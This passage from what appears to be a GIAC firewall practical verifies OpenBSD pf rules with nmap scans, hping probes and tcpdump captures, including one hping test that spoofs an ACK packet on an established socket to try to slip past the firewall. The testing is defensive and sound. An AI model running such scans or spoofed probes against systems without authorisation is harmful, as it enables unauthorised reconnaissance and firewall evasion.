12.2.3.204.54054 > 192.168.0.4.80: S 2204877393:2204877393(0) win 3072
192.168.0.4.80 > 12.2.3.204.54054: S 3101333300:3101333300(0) ack 2204877394 win 5840
<mss 1460> (DF)
12.2.3.204.54054 > 192.168.0.4.80: R 2204877394:2204877394(0) win 0 (DF)
```

```
rdr on $ext_if proto tcp from any to $www_serv_public port 80 \
        -> $www_serv port 80
```

TCP Port 22 was found to be open in the following nmap scan from host 12.2.3.204 to the ssh server at 12.2.3.5:

Command: nmap –p1-65535 –P0 12.2.3.5

```
Interesting ports on 12.2.3.5:
(The 65534 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
22/tcp   open   ssh
```

This nmap scan was verified with a tcpdump sniff on the DMZ interface:

Command: tcpdump –nnt 'host 12.2.3.204'

```
tcpdump: listening on fxp0
12.2.3.204.38748 > 192.168.0.5.22: S 3187825347:3187825347(0) win 1024
192.168.0.5.22 > 12.2.3.204.38748: S 3588117842:3588117842(0) ack 3187825348 win 5840
<mss 1460> (DF)
12.2.3.204.38748 > 192.168.0.5.22: R 3187825348:3187825348(0) win 0 (DF)
```

```
rdr on $ext_if proto tcp from any to $ssh_serv_public port 22 \
        -> $ssh_serv port 22
```

Using the router's IP address of 12.2.3.254 and running an nmap scan to 12.2.3.8, the first IP address of the Syslog server was tested for availability:

Command: nmap –sU –p1-65535 –P0 12.2.3.8

```
Interesting ports on 12.2.3.8:
(The 65534 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
514/udp   open   syslog
```

An nmap scan of 12.2.3.9 showed the same results:

Command: nmap –sU –p1-65535 –P0 12.2.3.9

```
Interesting ports on 12.2.3.9:
(The 65534 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
514/udp   open   syslog
```

```
#Make syslog servers accessible to the router
        rdr on $ext_if proto udp from $eth_rtr to $syslog_serv_public \
                port 514 -> $syslog_serv port 514
        rdr on $ext_if proto udp from $eth_rtr to $syslog_serv_bak_public \
                port 514 -> $syslog_serv_bak port 514
```


UDP port 123 was found to be open with an nmap scan from the router's Ethernet IP address, 12.2.3.254, to the NTP server's public IP address, 12.2.3.6:

Command: nmap –sU –p 1-65535 –P0 12.2.3.6

```
Interesting ports on 12.2.3.6:
(The 65534 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
123/udp   open   ntp
```

```
#Make the NTP server accessible to the router
        rdr on $ext_if proto udp from $eth_rtr to $ntp_serv_public \
                port 123 -> $ntp_serv port 123
```

All of the “block” and “pass” rules in the firewall will be applied to hosts within the DMZ, Secure, and Internal networks. Some rules will deal with specific hosts coming through the External network. The following diagram displays the logical placement of these networks:



Any system on any given network segment must pass through the firewall to communicate with a system in a different network segment. This means that the a set of firewall rules must allow network traffic into the respective network segment, as well as allow the communication out of the network segment in cases of the DMZ and Secure networks.

Please reference this diagram when any network segment confusion may arise when studying the verification of the firewall rules.

To test that the broadcast protection was working, a broadcasted ping packet was sent from the internal network to the external network.

Command: ping -b 10.2.3.255

A tcpdump capture on the internal interface showed this ping echo request to the external network's broadcast address.

Command: tcpdump -nntvv -i xl0

```
tcpdump: listening on xl0
172.16.0.200 > 10.2.3.255: icmp: echo request (id:020d seq:78) (DF) (ttl 64, id 77)
172.16.0.200 > 10.2.3.255: icmp: echo request (id:020d seq:79) (DF) (ttl 64, id 78)
172.16.0.200 > 10.2.3.255: icmp: echo request (id:020d seq:80) (DF) (ttl 64, id 79)
```

A tcpdump capture running at the same time on the external interface showed no packets. This proves that the broadcast block rule is working.

Command: tcpdump -nnvv -i vr0

```
tcpdump: listening on vr0
```

Further in the rule set there are a pair of rules that block arbitrary connections from the DMZ and Secure networks from being sent outbound. This means that every bit of outbound traffic must be specifically stated. Since outbound broadcast addressed traffic will not be allowed outbound from these networks, not all broadcast rules need to be tested. The remaining broadcast rules can be verified by verifying that only specified traffic can leave the DMZ and Secure networks.

```
#Block packets inbound for the broadcast address
        block out quick on $ext_if from any to $ext_if:broadcast
        block out quick on $dmz_if from any to $dmz_if:broadcast
        block out quick on $sec_if from any to $sec_if:broadcast
        block out quick on $int_if from any to $int_if:broadcast
```

The next rule is a quick block rule to the external, dmz, and secure network interfaces. The internal interface is left out of this rule and will be specified later in a non-quick rule.

An nmap scan from the database server shows that no tcp ports are open on the secure network interface. A UDP scan was not necessary since the firewall only had the SSH daemon running as a network service.

Command: nmap -p1-65535 -P0 192.168.10.1

All 65535 scanned ports on 192.168.10.1 are: closed

This hping test also verifies those nmap results

Command: hping -S -p 22 -c 3 192.168.10.1

```
HPING 192.168.10.1 (eth0 192.168.10.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.10.1 flags=RA DF seq=0 ttl=64 id=5011 win=0 rtt=1.5 ms
len=46 ip=192.168.10.1 flags=RA DF seq=1 ttl=64 id=19033 win=0 rtt=0.1 ms
len=46 ip=192.168.10.1 flags=RA DF seq=2 ttl=64 id=8743 win=0 rtt=0.1 ms
```

To verify that the external interface was not reachable, an hping test was performed from the database server as well. The probe tries to access port 22 on the external firewall interface. The response is a RST ACK packet from the firewall.

Command: hping -S -p 22 -c 3 10.2.3.1

```
HPING 10.2.3.1 (eth0 10.2.3.1): S set, 40 headers + 0 data bytes
len=46 ip=10.2.3.1 flags=RA DF seq=0 ttl=64 id=33144 win=0 rtt=0.3 ms
len=46 ip=10.2.3.1 flags=RA DF seq=1 ttl=64 id=58163 win=0 rtt=0.2 ms
len=46 ip=10.2.3.1 flags=RA DF seq=2 ttl=64 id=37549 win=0 rtt=0.2 ms
```

Finally, to verify that the dmz interface was not available to arbitrary connections to port 22, the database server ran an hping scan against the interface. The response is a RST ACK packet from the firewall.

Command: hping -S -p 22 -c 3 192.168.0.1

```
HPING 192.168.0.1 (eth0 192.168.0.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.0.1 flags=RA DF seq=0 ttl=64 id=15877 win=0 rtt=1.1 ms
len=46 ip=192.168.0.1 flags=RA DF seq=1 ttl=64 id=7035 win=0 rtt=0.2 ms
len=46 ip=192.168.0.1 flags=RA DF seq=2 ttl=64 id=4227 win=0 rtt=0.2 ms
```

```
#Default quick block rule - no connects to these fw interfaces
        block quick on { $ext_if, $dmz_if, $sec_if } inet from any \
                to { ($ext_if), ($dmz_if), ($sec_if) }
```

The internal interface is set to block access to all inbound connections. This rule will later be tested in combination with a firewall rule that allows the firewall administrator to connect directly to the interface.

```
#Block traffic to internal interface - not quick
#This will allow us to let our fw admin ssh in later in the rule set
        block on $int_if inet from any to ($int_if)
```

The following hping output shows an attempt to visit the IP address of the www.giac.org web site from within the secure network. This hping output was produced from the database server. This action was blocked by the “block in on $sec_if” rule that keeps our secure network safe from arbitrary connections to the Internet. Note that the TTL is 64 showing that the RST ACK packet is being sent to us from the firewall.

Command: hping -S -p 80 -c 3 64.112.229.131

```
HPING 64.112.229.131 (eth0 64.112.229.131): S set, 40 headers + 0 data bytes
len=46 ip=64.112.229.131 flags=RA DF seq=0 ttl=64 id=1058 win=0 rtt=0.2 ms
len=46 ip=64.112.229.131 flags=RA DF seq=1 ttl=64 id=4166 win=0 rtt=0.2 ms
len=46 ip=64.112.229.131 flags=RA DF seq=2 ttl=64 id=26331 win=0 rtt=0.1 ms
```

```
        block in on $sec_if
```

Just like above, the following hping output shows an attempt to visit the IP address of the www.giac.org web site, this time from within the DMZ network. This hping output was produced from the web server. This action was blocked by the "block in on $dmz_if" rule that keeps our DMZ network safe from arbitrary connections to the Internet. Note that the TTL is 64 showing that the RST ACK packet is being sent to us from the firewall.

Command: hping -S -p 80 -c 3 64.112.229.131 (www.giac.org)

```
HPING 64.112.229.131 (fxp0 64.112.229.131): S set, 40 headers + 0 data bytes
len=46 ip=64.112.229.131 ttl=64 DF id=17475 sport=80 flags=RA seq=0 win=0 rtt=0.2 ms
len=46 ip=64.112.229.131 ttl=64 DF id=15070 sport=80 flags=RA seq=1 win=0 rtt=0.2 ms
len=46 ip=64.112.229.131 ttl=64 DF id=6097 sport=80 flags=RA seq=2 win=0 rtt=0.2 ms
```

```
        block in on $dmz_if

##############################
##### Begin Pass Rules #####
##############################

##### INT specific Rules #####
```

Outbound UDP traffic from the internal network is confirmed with the following tcpdump capture. A host on the internal network was performing an nmap scan on a host on the external network. This capture sniffed on the external interface of the firewall shows that UDP traffic was in fact being translated to an Internet routable IP address and was reaching the host on the external network. This snip of the capture shows that the UDP port was unreachable on the external host. Notice that the TTL is 64 because we are sniffing on the external interface and the packet has not passed through a hop yet.

Command: tcpdump –nnt –i vr0 'udp'

```
10.2.3.1.57492 > 10.2.3.250.75:  [udp sum ok] udp 0 (ttl 56, id 60896)
10.2.3.250 > 10.2.3.1: icmp: 10.2.3.250 udp port 75 unreachable [tos 0xc0] (ttl 64, id 34440)
```

Here is the nmap scan that generated the output for the above tcpdump capture. The scan just tested 100 ports on the external host to prove that UDP traffic was allowed.

Command: nmap -sU -p1-100 10.2.3.250

```
All 100 scanned ports on 10.2.3.250 are: closed
```

```
#Allow UDP/TCP/Ping traffic initiated from $int_if to get outbound
        pass in quick on $int_if inet proto udp from any \
```

```
to any keep state
```

Outbound TCP traffic from the internal network was confirmed with a set of hping probes to a host on the external network. This host on the external network was running SSH.

This hping probe to port 22 shows that we can initiate traffic outbound from the internal network. The response to a SYN packet is a SYN ACK packet. Note that the TTL is 63. The base TTL of the machine on the external network is 64, so a TTL of 63 means that it is indeed the machine on the external network since it is one hop through the firewall.

Command: hping -S -p 22 -c 3 10.2.3.250

```
HPING 10.2.3.250 (eth0 10.2.3.250): S set, 40 headers + 0 data bytes
len=46 ip=10.2.3.250 ttl=63 DF id=0 sport=22 flags=SA seq=0 win=5840 rtt=0.4 ms
len=46 ip=10.2.3.250 ttl=63 DF id=0 sport=22 flags=SA seq=1 win=5840 rtt=0.3 ms
len=46 ip=10.2.3.250 ttl=63 DF id=0 sport=22 flags=SA seq=2 win=5840 rtt=0.2 ms
```

The same request is made to the external machine, but this time with only an ACK flag set. This is used to test the statefulness of the firewall. Notice that the response is a RST ACK and the TTL is 64 meaning that the firewall is sending back the response.

Command: hping -A -p 22 -c 3 10.2.3.250

```
HPING 10.2.3.250 (eth0 10.2.3.250): A set, 40 headers + 0 data bytes
len=46 ip=10.2.3.250 ttl=64 DF id=59405 sport=22 flags=RA seq=0 win=0 rtt=0.2 ms
len=46 ip=10.2.3.250 ttl=64 DF id=34115 sport=22 flags=RA seq=1 win=0 rtt=0.1 ms
len=46 ip=10.2.3.250 ttl=64 DF id=34951 sport=22 flags=RA seq=2 win=0 rtt=0.1 ms
```

```
pass in quick on $int_if inet proto tcp from any \
        to any flags S/SA modulate state
```

ICMP echo traffic was verified with the ping command. Pings were sent to a host on the external network and echo responses were received. The firewall knew to let the echo responses back into the internal network since the “keep state” command was used.

Command: ping –c 5 10.2.3.250

```
PING 10.2.3.250 (10.2.3.250) 56(84) bytes of data.
64 bytes from 10.2.3.250: icmp_seq=1 ttl=63 time=0.391 ms
64 bytes from 10.2.3.250: icmp_seq=2 ttl=63 time=0.241 ms
64 bytes from 10.2.3.250: icmp_seq=3 ttl=63 time=0.234 ms
64 bytes from 10.2.3.250: icmp_seq=4 ttl=63 time=0.234 ms
64 bytes from 10.2.3.250: icmp_seq=5 ttl=63 time=0.244 ms

--- 10.2.3.250 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3999ms
rtt min/avg/max/mdev = 0.234/0.268/0.391/0.064 ms
```

```
pass in quick on $int_if inet proto icmp from any \
        icmp-type 8 code 0 keep state
```

An nmap scan was performed from the SSH server to the internal mail server. This scan showed that TCP port 143 is available for connections:

Command: nmap –p1-65535 –P0 172.16.0.3

```
Interesting ports on 172.16.0.3:
(The 65534 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
143/tcp  open  imap
```

The following tcpdump was running during the nmap scan. This capture was sniffing the internal network interface and confirmed that only TCP port 143 is available to the SSH server:

Command: tcpdump -nnt -i xl0 'host 192.168.0.5'

```
tcpdump: listening on xl0
192.168.0.5.43365 > 172.16.0.3.143: S 1220848102:1220848102(0) win 3072
172.16.0.3.143 > 192.168.0.5.43365: S 923709604:923709604(0) ack 1220848103 win 5840
<mss 1460> (DF)
192.168.0.5.43365 > 172.16.0.3.143: R 1220848103:1220848103(0) win 0 (DF)

#Allow ssh server to get to the internal mail server for remote users
        pass out on $int_if proto tcp from $ssh_serv port > 1024 \
                to $int_mail_serv port 143 flags S/SA modulate state
```

The next rule is set to allow the DMZ mail server to relay email to the internal mail server. The following nmap scan was performed from the DMZ mail server directed towards the internal mail server:

Command: nmap –p1-65535 –P0 172.16.0.3

```
Interesting ports on 172.16.0.3:
(The 65534 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
25/tcp  open  smtp
```

A tcpdump capture sniffing the internal network interface during the nmap scan confirms the results:

Command: tcpdump -nnt -i xl0 'host 192.168.0.3'

```
tcpdump: listening on xl0
192.168.0.3.35536 > 172.16.0.3.25: S 1223050802:1223050802(0) win 4096
172.16.0.3.25 > 192.168.0.3.35536: S 1219831836:1219831836(0) ack 1223050803 win 5840
<mss 1460> (DF)
192.168.0.3.35536 > 172.16.0.3.25: R 1223050803:1223050803(0) win 0 (DF)

#Allow the SMTP Server to relay mail inbound
        pass out on $int_if proto tcp from $mail_serv port > 1024 \
                to $int_mail_serv port 25 flags S/SA modulate state
```

Only the firewall administrator should be allowed to connect to SSH on the internal firewall interface.

The first test will attempt successfully sends a SYN packet to the SSH port from the IP address of the firewall administrator using hping:

Command: hping –S –p 22 –c 3 172.16.0.1

```
HPING 10.2.3.250 (eth0 172.16.0.1): S set, 40 headers + 0 data bytes
len=46 ip=172.16.0.1 ttl=63 DF id=0 sport=22 flags=SA seq=0 win=5840 rtt=0.4 ms
len=46 ip=172.16.0.1 ttl=63 DF id=0 sport=22 flags=SA seq=1 win=5840 rtt=0.2 ms
len=46 ip=172.16.0.1 ttl=63 DF id=0 sport=22 flags=SA seq=2 win=5840 rtt=0.2 ms
```

This test tries to connect to port 22 on the internal firewall interface from the database server on the secure network. As you can see, RST ACK packets with a TTL of 64 are the responses to our probes. This TTL of 64 shows that the firewall is blocking our requests.

Command: hping -S -p 22 -c 3 172.16.0.1

```
HPING 172.16.0.1 (eth0 172.16.0.1): S set, 40 headers + 0 data bytes
len=46 ip=172.16.0.1 flags=RA DF seq=0 ttl=64 id=7112 win=0 rtt=0.4 ms
len=46 ip=172.16.0.1 flags=RA DF seq=1 ttl=64 id=3262 win=0 rtt=0.2 ms
len=46 ip=172.16.0.1 flags=RA DF seq=2 ttl=64 id=30551 win=0 rtt=0.2 ms
```

```
#Allow firewall admin to ssh to int_if
        pass in on $int_if proto tcp from $fw_admin port > 1024 \
                to ($int_if) port 22 flags S/SA modulate state
```

This nmap scan from the web server to the database server shows that MySQL, port 3306, is open. This was the intent of the next two rules. A UDP scan was also performed but showed no open ports, which is correct.

Command: nmap -p1-65535 -P0 192.168.10.2

```
Interesting ports on 192.168.10.2:
(The 65534 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
3306/tcp open  mysql
```

This hping scan shows that even though SSH is listening on the database server, we cannot reach it because we are only allowed to reach the MySQL port.

```
hping -S -p 22 -c 3 192.168.10.2

HPING 192.168.10.2 (fxp0 192.168.10.2): S set, 40 headers + 0 data bytes
len=46 ip=192.168.10.2 ttl=64 DF id=9386 sport=22 flags=RA seq=0 win=0 rtt=0.2 ms
len=46 ip=192.168.10.2 ttl=64 DF id=12646 sport=22 flags=RA seq=1 win=0 rtt=0.2 ms
len=46 ip=192.168.10.2 ttl=64 DF id=20519 sport=22 flags=RA seq=2 win=0 rtt=0.2 ms
```

To ensure that the database server could not contact the web server, an nmap scan was performed. The database server ran a full port nmap scan against the web server and found no open ports, as expected.

Command: nmap –p1-65535 –P0 192.168.0.2

All 65535 scanned ports on 192.168.0.2 are: closed

A tcpdump capture was running on the firewall at the time of the nmap scan from the database server to the web server. No network traffic was sniffed coming out of the DMZ interface. A 'not port 22' filter was set since the capture was taken via an SSH connection to the firewall.

```
# tcpdump -nnvv -i fxp0 'not port 22 and host 192.168.0.2'
tcpdump: listening on fxp0
```

This next test was performed to try and trick the pf firewall. Hping was used to send an ACK packet trying to spoof an established socket between the web server and the database server. The following socket was established during the test:

192.168.10.2:3306 -> 192.168.0.2:49156

The following hping command was run trying to slip an arbitrary ACK packet through the firewall while spoofing the valid socket connection. As you can see by the results, hping did not trick the firewall. Pf takes note of the sequencing numbers to know if it should allow a packet through. Since no ACK number was crafted in the hping packet, the firewall knew the packet was invalid and returned a RST ACK.

Command: hping -A –s 3306 -p 49156 -c 3 192.168.0.2

```
HPING 192.168.0.2 (eth0 192.168.0.2): A set, 40 headers + 0 data bytes
len=46 ip=192.168.0.2 flags=RA DF seq=0 ttl=64 id=55110 win=0 rtt=0.3 ms
len=46 ip=192.168.0.2 flags=RA DF seq=1 ttl=64 id=47556 win=0 rtt=0.2 ms
len=46 ip=192.168.0.2 flags=RA DF seq=2 ttl=64 id=51987 win=0 rtt=0.2 ms
```

```
#Allow traffic from www server to our protected db server
        pass out on $sec_if proto tcp from $www_serv port >1024 \
                to $db_serv port 3306 flags S/SA modulate state

#Explicitly allow the www_serv to get out since we deny all outbound
        pass in on $dmz_if proto tcp from $www_serv port >1024 \
                to $db_serv port 3306 flags S/SA modulate state
```

The database administrator is the only user from the internal network that can directly connect to the database server. This connection will be through SSH. SSH is made available rather than the MySQL port directly to enforce encrypted connections to the database server. All MySQL queries can be run locally on the database server once authenticated via SSH.

An nmap scan of the database server from the internal network shows that only port 22 is available to the database administrator. This is correct according to our firewall rules.

Command: nmap -p1-65535 -P0 192.168.10.2

```
Interesting ports on 192.168.10.2:
(The 65534 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
22/tcp   open   ssh
```

An hping scan was performed to verify the nmap results. A SYN ACK response is received from the database server in response to a SYN on port 22. Notice that the TTL is 63, which means it is definitely the database server responding since it is one hop through the firewall.

Command: hping –S –p 22 –c 3 192.168.10.2

```
HPING 192.168.10.2 (eth0 192.168.10.2): S set, 40 headers + 0 data bytes
len=46 ip=192.168.10.2 ttl=63 DF id=0 sport=22 flags=SA seq=0 win=5840 rtt=0.4 ms
len=46 ip=192.168.10.2 ttl=63 DF id=0 sport=22 flags=SA seq=1 win=5840 rtt=0.3 ms
len=46 ip=192.168.10.2 ttl=63 DF id=0 sport=22 flags=SA seq=2 win=5840 rtt=0.3 ms
```

Just to be sure that the database server could not establish an arbitrary connection back to the firewall administrator's desktop, an nmap scan was performed from the database server.

Command: nmap -p1-65535 -P0 172.16.0.200

```
All 65535 scanned ports on 172.16.0.200 are: closed
```

The following tcpdump capture sniffing the internal network interface showed that no probes made it through the firewall.

Command: tcpdump -nnvv -i xl0

```
tcpdump: listening on xl0
```

```
#Allow the db admin to ssh to the database server
        pass out on $sec_if proto tcp from $db_admin port >1024 \
            to $db_serv port 22 flags S/SA modulate state
```

The next server allows the security administrator access to SSH on a group of security related servers. The DMZ IDS system and the Syslog server were chosen to test the validity of this rule.

First, a basic hping was performed on each system:

Command: hping –S –p 22 –c 3 192.168.10.100

len=46 ip=192.168.10.100 ttl=63 DF id=41294 sport=22 flags=SA seq=0 win=5840 rtt=0.5 ms
len=46 ip=192.168.10.100 ttl=63 DF id=38694 sport=22 flags=SA seq=1 win=5840 rtt=0.3 ms
len=46 ip=192.168.10.100 ttl=63 DF id=3110 sport=22 flags=SA seq=2 win=5840 rtt=0.3 ms

Command: hping –S –p 22 –c 3 192.168.10.3

len=46 ip=192.168.10.3 ttl=63 DF id=15263 sport=22 flags=SA seq=0 win=5840 rtt=0.4 ms
len=46 ip=192.168.10.3 ttl=63 DF id=9088 sport=22 flags=SA seq=1 win=5840 rtt=0.2 ms
len=46 ip=192.168.10.3 ttl=63 DF id=57264 sport=22 flags=SA seq=2 win=5840 rtt=0.3 ms

Second, another hping was performed on each system, this time to check that a source port less than 1024 would be rejected:

Command: hping –S –p 22 –c 1 –s 85 192.168.10.100

(no response)

Command: hping –S –p 22 –c 1 –s 85 192.168.10.3

(no response)

The lack of response from this hping scan was a surprising result. The global block policy of the firewall is set to send RST or ICMP error messages to blocked traffic. It appears that traffic blocked during a "pass" rule will be silently dropped. But, in any case, it shows that our rule has worked.

```
#Allow the security admin to ssh to the IDS and syslog systems
        pass out on $sec_if proto tcp from $sec_admin port > 1024 to \
                {$ids_dmz, $ids_sec, $ids_int, $syslog_serv, $syslog_serv_bak}\
                port 22 flags S/SA modulate state
```

The next rule allows various network servers to gain access to logging functions on the Syslog servers. A set of nmap scans from 192.168.0.5 on the DMZ network tested the rule.

Command: nmap –sU –p 1-65535 –P0 192.168.10.3

Interesting ports on 192.168.10.3:
(The 65534 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
514/udp open syslog

Command: nmap –sU –p 1-65535 –P0 192.168.10.4

Interesting ports on 192.168.10.4:
(The 65534 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
514/udp open syslog

```
#Allow entire dmz, the fw, and internal network to do syslog
        pass out on $sec_if proto udp \
                from { 192.168.0.0/24, $int_mail_serv, $int_dns_serv } \
```

```
        port > 1024 to { $syslog_serv, $syslog_serv_bak } \
         port 514 keep state
```

The next four rule entries have already been confirmed through testing performed in the address translation section of the firewall rule set. Please reference that section for results.

```
##### DMZ specific Rules #####
#Allow dns, ssh, smtp, www into the appropriate dmz servers
        pass out on $dmz_if proto { tcp, udp } from any to $dns_serv \
                port 53 keep state
        pass out on $dmz_if proto tcp from any to $ssh_serv \
                port 22 flags S/SA modulate state
        pass out on $dmz_if proto tcp from any to $mail_serv \
                port 25 flags S/SA modulate state
        pass out on $dmz_if proto tcp from any to $www_serv \
                port 80 flags S/SA modulate state
```

The DNS server on the DMZ network requires access to perform external queries. An hping command was run to verify that TCP port 53 was open on an external host:

Command: hping –S –p 53 12.2.3.204

```
len=46 ip=12.2.3.204 ttl=63 DF id=0 sport=53 flags=SA seq=0 win=5840 rtt=0.4 ms
len=46 ip=12.2.3.204 ttl=63 DF id=0 sport=53 flags=SA seq=1 win=5840 rtt=0.2 ms
len=46 ip=12.2.3.204 ttl=63 DF id=0 sport=53 flags=SA seq=2 win=5840 rtt=0.3 ms
```

The following nmap command showed that UDP port 53 was open on the external host 12.2.3.204:

Command: nmap –sU –p 1-65535 –P0 12.2.3.204

```
Interesting ports on 12.2.3.204:
(The 65534 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
53/udp   open   domain
```

```
#Allow the DNS server to perform external queries
        pass in on $dmz_if proto { tcp, udp } from $dns_serv to any \
                port 53 keep state
```

The mail server requires access to connect to SMTP servers on the Internet. This means we need to require outbound TCP port 25 traffic from the mail server in the DMZ. Hping was used to verify that port 25 is allowed outbound:

Command: hping –S –p 25 12.2.3.204

```
len=46 ip=12.2.3.204 ttl=63 DF id=0 sport=25 flags=SA seq=0 win=5840 rtt=0.4 ms
len=46 ip=12.2.3.204 ttl=63 DF id=0 sport=25 flags=SA seq=1 win=5840 rtt=0.3 ms
len=46 ip=12.2.3.204 ttl=63 DF id=0 sport=25 flags=SA seq=2 win=5840 rtt=0.2 ms
```

The hping test was captured in a tcpdump sniff of the DMZ interface:

Command: tcpdump –nnt 'host 12.2.3.204'

```
tcpdump: listening on fxp0
192.168.0.3.1256 > 12.2.3.204.25: S 4224438828:4224438828(0) win 512
12.2.3.204.25 > 192.168.0.3.1256: S 2638997054:2638997054(0) ack 4224438829 win 5840
<mss 1460> (DF)
192.168.0.3.1256 > 12.2.3.204.25: R 4224438829:4224438829(0) win 0 (DF)
192.168.0.3.1257 > 12.2.3.204.25: S 2846406354:2846406354(0) win 512
12.2.3.204.25 > 192.168.0.3.1257: S 2633902964:2633902964(0) ack 2846406355 win 5840
<mss 1460> (DF)
192.168.0.3.1257 > 12.2.3.204.25: R 2846406355:2846406355(0) win 0 (DF)
192.168.0.3.1258 > 12.2.3.204.25: S 1877965548:1877965548(0) win 512
12.2.3.204.25 > 192.168.0.3.1258: S 2635914710:2635914710(0) ack 1877965549 win 5840
<mss 1460> (DF)
192.168.0.3.1258 > 12.2.3.204.25: R 1877965549:1877965549(0) win 0 (DF)
```

```
#Allow the mail server to send out email
        pass in on $dmz_if proto tcp from $mail_serv to any \
                port 25 flags S/SA modulate state
```

The following rule has been confirmed through testing performed above that confirmed the SSH server could reach the internal mail server. This rule listed below is required to explicitly allow this traffic out of the DMZ network

```
#Allow the ssh server to get to the internal IMAP service
        pass in on $dmz_if proto tcp from $ssh_serv to $int_mail_serv \
                port 143 flags S/SA modulate state
```

The network requires that systems be able to synchronize time with the NTP server. The following rule was checked with an nmap UDP scan from the DMZ IDS system at 192.168.10.100 to the NTP server's IP address at 192.168.0.6:

Command: Nmap –p1-65535 –P0 192.168.0.6

```
Interesting ports on 192.168.0.6:
(The 65534 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
123/udp   open   ntp
```

```
#Allow all internal systems to synchronize time
        pass in on $dmz_if proto udp from { 172.16.0.0/24, 192.168.10.0/24 } \
                port > 1024 to $ntp_serv port 123 keep state
```

The next rule is validated by the success of the NTP rule listed above. This specific rule allows NTP communications out of the Secure network.

```
#Allow secure network access to synchronize time
        pass in on $sec_if proto udp from any to $ntp_serv port 123 keep state
```

Current Architecture Summary

The firewall itself adheres to the access requirements defined by GIAC Enterprises. The router will also securely send traffic to and from the Internet and partner network. The IDS solution is monitoring all network traffic in key network points. Secure remote access solutions allow the partner and mobile workers to access resources over the Internet.

Architecture Improvements

Router

GIAC Enterprises may one day require 24/7/365 uptime on their network. The current architecture is a single point of failure. There are no redundant border routers or Internet Service Providers. This is not the optimal architecture for a business that completely depends on uptime for their livelihood.

Firewall

The main limitation of OpenBSD's pf firewall it that it cannot inspect application level data in network packets. This type of firewall inspection could be quite useful to GIAC Enterprises. An application-level filter could be used to allow protection against network-based attacks for which GIAC Enterprises has no other form of protection. For example, there may be a case with a new exploit spotted in the wild with no patch available to fix the problem. The only line of defense in such a situation may be a packet inspection firewall.

The current firewall solution may also be considered inadequate due to software or hardware implementations. For example, a Cisco PIX firewall is a hardware solution that runs a proprietary, closed source operating system. Cisco designs their hardware solutions with less moving parts, which means a greater mean time between failures. The Cisco IOS software is also less prone to remote compromise due to its proprietary nature.

VPN

Though the Cisco 3725 can handle a VPN load, it is not optimal. It would be most advantageous to run a VPN to dedicated hardware. This would give GIAC Enterprises the most room for future growth without having to put up the finances for more hardware down the road. If a dedicated VPN hardware solution was in place, the remote work force could also be set up to connect to that system. This would give the remote work force a much more robust solution to remote access.

IDS

The IDS solution could be much more in depth in monitoring, reporting, and alerting. The Intrusion Detection System would ideally report to its own dedicated management server. This server would keep a database of alerts for future correlation and have the capability to alert the security administrator to potential intrusions.

References

Assignment 1 – Security Architecture:

1. Curphey, Endler, Hau, "Building Secure Web Applications", http://www.owasp.org/documentation/guide, (September 22, 2002)
2. Cisco 3725 Multiservice Access Router, http://www.cisco.com/en/US/products/hw/routers/ps282/ps283/index.html
3. OpenBSD 3.4, http://www.openbsd.org/34.html
4. OpenSSH, http://www.openssh.org
5. Snort, http://www.snort.org
6. Rekhter, Cisco, Moskowitz, "RFC 1918", http://www.faqs.org/rfcs/rfc1918.html (February 1996)
6. IANA allocated space, http://www.iana.org/assignments/ipv4-address-space
7. McLaren, "Reconnaissance Technique – Nmap Idlescan", http://www.giac.org/practical/GCIA/Jared_McLaren_GCIA.pdf, (March 12, 2003)

Assignment 2 – Security Policy and Component Configuration

1. WinSCP, http://winscp.sourceforge.net
2. PuTTY tools, http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html

Assignment 3 – Design Under Fire

1. Mullican, "GIAC Fortune Cookie Inc.", http://www.giac.com/practical/GCFW/Andy_Millican_GCFW.pdf, (January 19, 2004)
2. Google, http://www.google.com
3. Google Groups, http://groups.google.com
4. SamSpade, http://www.samspade.org
5. Zone-H, http://www.zone-h.com
6. Netcraft, http://www.netcraft.com
7. Visual Route, http://www.visualware.com
8. Nmap, http://www.insecure.org/nmap/nmap_download.html
9. Microsoft Internet Explorer ITS Protocol Zone Bypass, http://www.securityfocus.com/bid/9658/
10. Cain & Abel, http://www.oxid.it/cain.html
